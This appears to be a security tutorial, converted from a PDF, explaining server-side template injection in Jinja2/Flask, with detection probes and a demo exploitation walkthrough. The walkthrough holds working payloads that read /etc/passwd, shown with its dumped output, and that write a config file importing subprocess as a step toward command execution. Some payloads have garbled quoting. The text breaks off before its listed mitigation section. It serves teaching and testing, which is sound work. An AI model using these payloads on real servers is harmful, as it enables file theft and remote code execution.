

# TABLE OF CONTENTS

1. Why We Use Server Side Templates .....	3
2. Root Cause of Vulnerability .....	3
3. Detection.....	3
4. Exploitation.....	4
5. Mitigation .....	19
6. References.....	19

## 1. Why we use Server Side Templates

Template engines are widely used by web applications to present dynamic data via web pages and emails.

In simple words, Templating is a programmatic approach to simplify processing of data from one format into another. You define a template once, then you may repeatedly pass data into the template and get a result. A typical result is a text string in the form of Html (a web page), xml (for an RSS feed), or even JSON (for Javascript processing on the client).

It means that the server prepares the entire html page and sends back to browser as a document. The browser just renders the page. While in client side templating server sends JSON and client-side technology renders the DOM with JSON data.

Eg: Twig, Jade, Velocity and FreeMaker etc.

## 2. Root Cause of Vulnerability

Unsafely embedding user input in templates enables Server-Side Template Injection. If developers not sanitising user input and simply rendering data back to html page then it will give scope for Cross Site Scripting as well as Remote Code Execution.

## 3. Detection

We can detect this vulnerability in two ways.

- Plain Text Context
- Code Context

**Plain Text Context:** Most of template languages allow user to input freeform text where we can see the reflected data back in web application as follows


Smarty = Hello {user.name}  
Hello testuser

Freemaker = Hello \${username}  
Hello testuser

Jinja2 = Hello {{name}}  
Hello suresh


From the above template languages we can see that usernames are reflected back in response where it will give us space for XSS attacks.

**Code Context:** Instead of just HTML code we can input other variables which result in Remote Code Execution. For example inputting `{{7*7}}` result in 49 in Jinja2 template.




## 4. Exploitation

For showcase we have a demo application here with is making use of Server Side Templates in certain functionalities.




Here we have several features for signup and contacting admin. Let's have a look on **Contact Admin** feature.

### Scenario – 1:




Looks like we can send an email to Admin via Contact Feature and also we can see the mails that we have sent to admin.



Here we can observe that all content is just stored and reflected back. This gives us a space for attack surface where we can perform xss and other stuff. But what if developer uses Server Side Template while rendering the mail content back to the user. How we can detect that here.?


As we discussed earlier where Templates evaluate Expressions. So we can start our detection phase simply with `{{3*'3'}}`



After sending mail we can see the result

If result is 9 – Twig Template

If result is 333 – It's either Tornado Framework or Flask Framework which uses Jinja2 Template Engine





Cool its either Tornado Framework or Flask Framework (Jinja2 framework). In further cases we will finalize the backend template usage.

Next step is to check the inherited objects list which may give information about which object we can focus and move onto next steps. As per python documentation an attribute called `__mro__` (Method Resolution Order) having information about all nested objects in a class tuple.


Let's dump the objects. As we are dealing with the templates here so our payload should be inside expressions

`{{'test'}}` – will give test back



`{{'test'.__class__}}` – will give object base class. Output: `<type 'str'>`



{{\"test\".\_\_class\_\_.\_\_mro\_\_}} – will give us injected tuple back which contains information about object class reference



Our goal is to get the inherited **object** class list so let's take index 2 which is **<type 'object'>** and we can use **\_\_subclasses\_\_** attribute to dump all the classes used in application.



If we observe all the classes used in application we can see **<type 'file'>** class at index 40 with which we can access files on the server.

```
{{['__class__', '__mro__[2]__subclasses__()[40]('/etc/passwd').read()}}
```



Let's Send a Mail

Enter Name:

Enter Email ID:

Enter Content :



[Sent Box](#)  
[Home](#)

Sent Items

Sent By: root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List  
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-  
Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid:  
syslog:x:101:104::/home/syslog:/bin/false messagebus:x:102:106::/var/run/dbus:/bin/false  
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false  
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false avahi-autoipd:x:105:113:Avahi autoip  
daemon,,,:/var/lib/avahi-autoipd:/bin/false kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/bin/false  
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false saned:x:108:115::/home/saned:/bin/false  
whoopsie:x:109:116::/nonexistent:/bin/false speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-

To execute remote commands via Template Injection we have to look for all config variables in the application to check if any useful variable can help us in executing the commands.

```
{% for key,value in config.iteritems() %}<dt>{{key}}</dt><dd>{{value}}</dd>{%
endfor %}
```



Among list of variables we don't see any useful variable which help us in invoking system commands. In this case we have to inject our own object to proceed further. We can do this by observing flask/config.py

### flask/config.py

```
def from_pyfile(self, filename, silent=False):
    """Updates the values in the config from a Python file. This function
    behaves as if the file was imported as module with the
    :meth:`from_object` function.

    :param filename: the filename of the config. This can either be an
        absolute filename or a filename relative to the
        root path.
```

```
:param silent: set to ``True`` if you want silent failure for missing
files.
```

```
.. versionadded:: 0.7
```

```
`silent` parameter.
```

```
"""
```

```
filename = os.path.join(self.root_path, filename)
```

```
d = types.ModuleType('config')
```

```
d.__file__ = filename
```

```
try:
```

```
    with open(filename, mode='rb') as config_file:
```

```
        exec(compile(config_file.read(), filename, 'exec'), d.__dict__)
```

We can observe the weakness in flask configuration file where if user injected configuration file is sent via **from\_pyfile** then it will be passed through compilation **exec** which results in command execution.

As we have already identified **file** object class which can give us access to write/read files to/on server. We have to write a config file on server with below content.

```
{{'.__class__.__mro__[2].__subclasses__()[40]('/tmp/test.cfg','w').write('from
subprocess import check_output\n\nTEST=check_output\n')}}}
```

Here we are importing **check\_output** from subprocess with which we can execute shell commands.

Let's Send a Mail

Enter Name: {{'.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_()[40]('/tmp/test.cfg','w').write('from subprocess import check\_output\n\nTEST=check\_output\n')}}}


Enter Email ID: ssll@demo.net

Enter Content : Test Mail.

Send


